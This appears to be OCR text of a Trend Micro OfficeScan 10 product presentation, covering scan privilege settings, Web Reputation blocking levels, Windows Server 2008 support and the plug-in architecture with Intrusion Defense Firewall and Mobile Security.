
Install Export

1-20 of 200 page 1 of 10

Computer Name	OfficeScan Server	OfficeScan Domain	AV Status	AD T
johndoe05	N/A	trend	No client installed	tw.tre
johndoe06	N/A	trend	No client installed	tw.tre

OfficeScan 10

- **Optional End-user control for Scheduled Scans**
  - Users can decide to postpone or skip scheduled scans based on the privilege assignment by administrators



Privileges and Other Settings

Roaming Privilege

□ Enable roaming mode

Scan Privileges

Allow users to do the following:

□ Configure Manual Scan settings

□ Configure Real-time Scan settings

□ Configure Scheduled Scan settings

Scheduled Scan Privileges

Allow users to do the following:

□ Postpone Scheduled Scan

□ Skip and stop Scheduled Scan

Postpone Scheduled Scan


Users with the "Postpone Scheduled Scan" privilege can perform the following actions:

- Postpone Scheduled Scan before it runs and then specify the postpone duration. Scheduled Scan can only be postponed once.
- If Scheduled Scan is in progress, users can stop scanning and restart it at a later time. Users then specify the amount of time that should elapse before scanning restarts. When scanning restarts, all previously scanned files are scanned again. Scheduled Scan can be stopped and then restarted only once.

The minimum postpone duration/elapsed time users can specify is 15 minutes. The maximum is 12 hours and 45 minutes, which you can reduce by going to **Networked Computers > Global Client Settings > Scheduled Scan Settings > Postpone Scheduled Scan for up to __ hours and __ minutes.**

OfficeScan 10

- **Web Reputation configuration improvements**
  - Added granularity, allowing the assignment of Web Reputation policy at various layers of the OfficeScan client tree.



Client Management

Select domains or computers from the client tree, and then select one of the tasks provided above the client tree.

Search for computers:

Client tree view: View all


Address	Connectio...	Scan Method	Cloud Sca...	Cloud Scan Server URL
.168.1.204:...	Online	Cloud Scan	Available	https://fn-osce-02:4343/t...

Number of clients: 1

Clients using cloud scan: 1

Clients using standard scan: 0

OfficeScan 10 Web Reputation



Web Reputation Settings

Configure the Web reputation policy for external clients.

☑ Enable Web reputation policy

Clients connect to the Trend Micro Web reputation servers to determine if a Web site is safe to access. If connection to the reputation servers require proxy authentication, specify authentication credentials by going to Administration > Proxy Settings > External Proxy tab > Client Connection with Trend Micro Servers.

Security Level

○ High — Blocks pages that are:
- Verified to be fraudulent or known sources of threats
- Suspected to be fraudulent or possible sources of threats
- Associated with spam or possibly compromised
- Unrated

● Medium — Blocks pages that are:
- Verified to be fraudulent or known sources of threats
- Suspected to be fraudulent or possible sources of threats


○ Low — Blocks pages that are:
- Verified to be fraudulent or known sources of threats

Use the approved URL list to specify URLs that you consider safe and should not be blocked by OfficeScan. To configure the list, go to Global Client Settings > Web Reputation Approved URL List.

Please use the following link to notify Trend Micro of any URL you think has been misclassified:

> http://reclassify.wrs.trendmicro.com/wrsonlinequery.aspx

OfficeScan 10 Web Reputation


URL Blocked - Windows Internet Explorer
http://www.travelpolicy.com/
Live Search
URL Blocked
Page
Tools
Done
OfficeScan Notification Message
TREND MICRO™ OfficeScan™
OK

Browser:

Trend Micro OfficeScan Event

URL Blocked

The URL that you are attempting to access is a potential security risk. Trend Micro OfficeScan has blocked this URL in keeping with network security policy.

URL: http://www.travelpolicy.com/

Solution: Report the URL to your OfficeScan administrator if you think it is safe to access.

Trend Micro OfficeScan 8.0

Client popup:

OfficeScan detected a Web security policy violation and blocked the URL(s) listed below.

Number of instances: 1

Date/Time	URL
6.3.2008 11:03:34	http://www.travelpolicy.com/

OfficeScan 10

- **Windows Server 2008 Support**
  - OfficeScan client and OfficeScan management server are fully supported on Window Server 2008 (excluding server core and Hyper-V for now)
  - Windows Server 2008 (Standard, Enterprise, Datacenter and Web Editions), 32-bit and 64-bit versions

OfficeScan™ Client/Server Edition 10.0


- OfficeScan™ provides a revolutionary new defense against threats—both on and off the corporate network—combining world-class anti-malware with innovative in-the-cloud protection from the Trend Micro Smart Protection Network. New File Reputation moves the burden of pattern file management into the cloud, freeing endpoint resources. And Web Reputation protects endpoints by blocking access to malicious sites.
- Available in solution suites, OfficeScan now offers a single solution to protect desktops, laptops, servers, storage appliances, and smartphones. A flexible plug-in architecture, virtualization, and extended platform support ensure better security, lower management costs, and more flexibility to evolve your security.

OfficeScan 10.0 Demo


OfficeScan Plug-in Architecture

Select the security you want to deploy, when, and where

- Easily add new modules, as needed
  - As soon as new technologies become available
  - At any time your needs change
- Extends your solution lifecycle
- Protects your investment
- No need to rip-and-replace to be protected



OfficeScan Plug-in Architecture



Current server: **fn-server-01**

Plug-in Manager

Plug-in Manager facilitates the installation, deployment and management of plug-in programs, which, along with new product versions, are designed to add new features and security capabilities into OfficeScan, and enhance the product's performance.

OfficeScan 10 and 8.0 Service Pack 1 support Plug-in Manager. The minimum Plug-in Manager version compatible with OfficeScan is **1.0 Patch 1 (build 1.0.3093)**.
The latest version is **1.0 Patch 2 (build 1.0.3157)**. Upgrade Plug-in Manager if you have an earlier version running.

Important: Plug-in Manager and the plug-in programs cannot be managed from the Trend Micro Control Manager management console.

Current version: 1.0.3157

Intrusion Defense Firewall

Intrusion Defense Firewall is an advanced, host-based intrusion defense system that brings proven network security approaches, including firewall and intrusion detection and prevention, down to individual networked computers and devices. Intrusion Defense Firewall has been architected for enterprises that recognize the need to further enhance their security posture to protect mission critical IT assets from known and zero-day attacks.

Before installing this plug-in program:

a. Ensure that the Plug-in Manager version is 1.0.3093 or later. Please upgrade Plug-in Manager first if its version is earlier than 1.0.3093.

b. Read the installation guide and release notes. Click here to download these documents.

Current version: 1.1.2508

Trend Micro Mobile Security

Trend Micro Mobile Security for Enterprise v5.1 allows the OfficeScan server to manage Mobile Device Agents installed on mobile devices. Deploy and manage clients and generate reports from the OfficeScan web console. Mobile Device Agent protects data stored on mobile devices and encrypts data before transmission to ensure secure communication. With the award-winning malware scan feature, Mobile Device Agent prevents malwares from infecting mobile devices.

Current version: 5.1.1077

Anti-malware

HIPS & Vulnerability shielding

Mobile Security

MODULAR PLUG-IN ARCHITECTURE

Intrusion Defense Firewall

Intrusion Defense Firewall (IDF)

- Designed to protect corporate desktops & laptops
- Implemented as an OfficeScan 8.0 and 10.0 Plug-in
- Consists of two components
  - IDF Manager Plug-in
  - IDF Client Plug-in

